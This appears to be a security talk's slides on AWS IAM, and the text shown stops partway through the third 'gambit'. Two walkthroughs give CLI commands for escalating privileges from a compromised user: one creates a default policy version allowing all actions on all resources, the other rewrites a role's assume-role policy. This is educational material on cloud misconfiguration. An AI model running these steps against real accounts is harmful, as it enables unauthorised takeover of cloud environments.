


Securing AWS IAM (Gambits Everywhere...)

Nitin Sharma
Product Security @




Contents

- \$ whoami
- \$ Understanding AWS IAM
- \$ The Gambit Game - #1 to #4
- \$ G for G: GuardRails for Gambits
- \$ CloudSplaining by 
- \$ References
- \$ QnAs




whoami


- \$ Sr. Product Security Engineer at Salesforce
- \$ Cybersecurity LiFT Scholar 2023
- \$ AWS Community Builder (Cohort Nov. 2021)
- \$ Published Author - "Securing Docker: The Attack and Defense Way"
- \$ Educator and Speaker with AWS Community Day South Asia - 2021, AWS Security Series, NullCon Webinar, HexNode Conference, etc.
- \$ 4x-AWS Certified, SANS GIAC GCSA, CCSKv4, Pentest+, CySA+, KCNA, Terraform & Vault Certified, etc.



Understanding AWS IAM



Gambit #1 - PrivEsc Based



To get compromised user name

```
$ aws sts get-caller-identity
```

See policies attached to the user

```
$ aws iam list-attached-user-policies
-user-name <<username>>
```

Use above to fetch specific policy info.


```
$ aws iam get-policy --policy-arn
arn:aws:iam::ARN-TARGET:policy/IAM_Policy
```

find the "iam:CreatePolicyVersion" permission

```
$ aws iam get-policy-version --policy-arn
arn:aws:iam::ARN-TARGET:policy/IAM_Policy
--version-id v1
```

If true, add the Admin access role


```
$ aws iam create-policy-version --policy-arn
arn:aws:iam::ARN-TARGET:policy/IAM_Policy
--policy-document file://privesc.json
--set-as-default
```



privesc.json

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect":
"Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
```


Gambit #2 - PrivEsc Based



To get compromised user name

```
$ aws sts get-caller-identity
```

Check if user is part of any group

```
$ aws iam list-groups-for-user --user-name <<username>>
```

Check the group/user policies attached (sts:assumeRole & Resource:*, if any)


```
$ aws iam list-attached-group-policies --group-name <<groupname>>
$ aws iam list-user-policies --user-name <<username>>
```

Next check for any inline policies with "iam:UpdateAssumeRolePolicy"


```
$ aws iam get-user-policy --policy-name IAM_policy --user-name <<username>>
```

If true, add the Admin access role

```
$ aws iam update-assume-role-policy --role-name dev-EC2Full --policy-document file://privesc.json
```



Gambit #3 - EC2 access & passRole



To get compromised user name

```
$ aws sts get-caller-identity
```

Check if user is part of any group

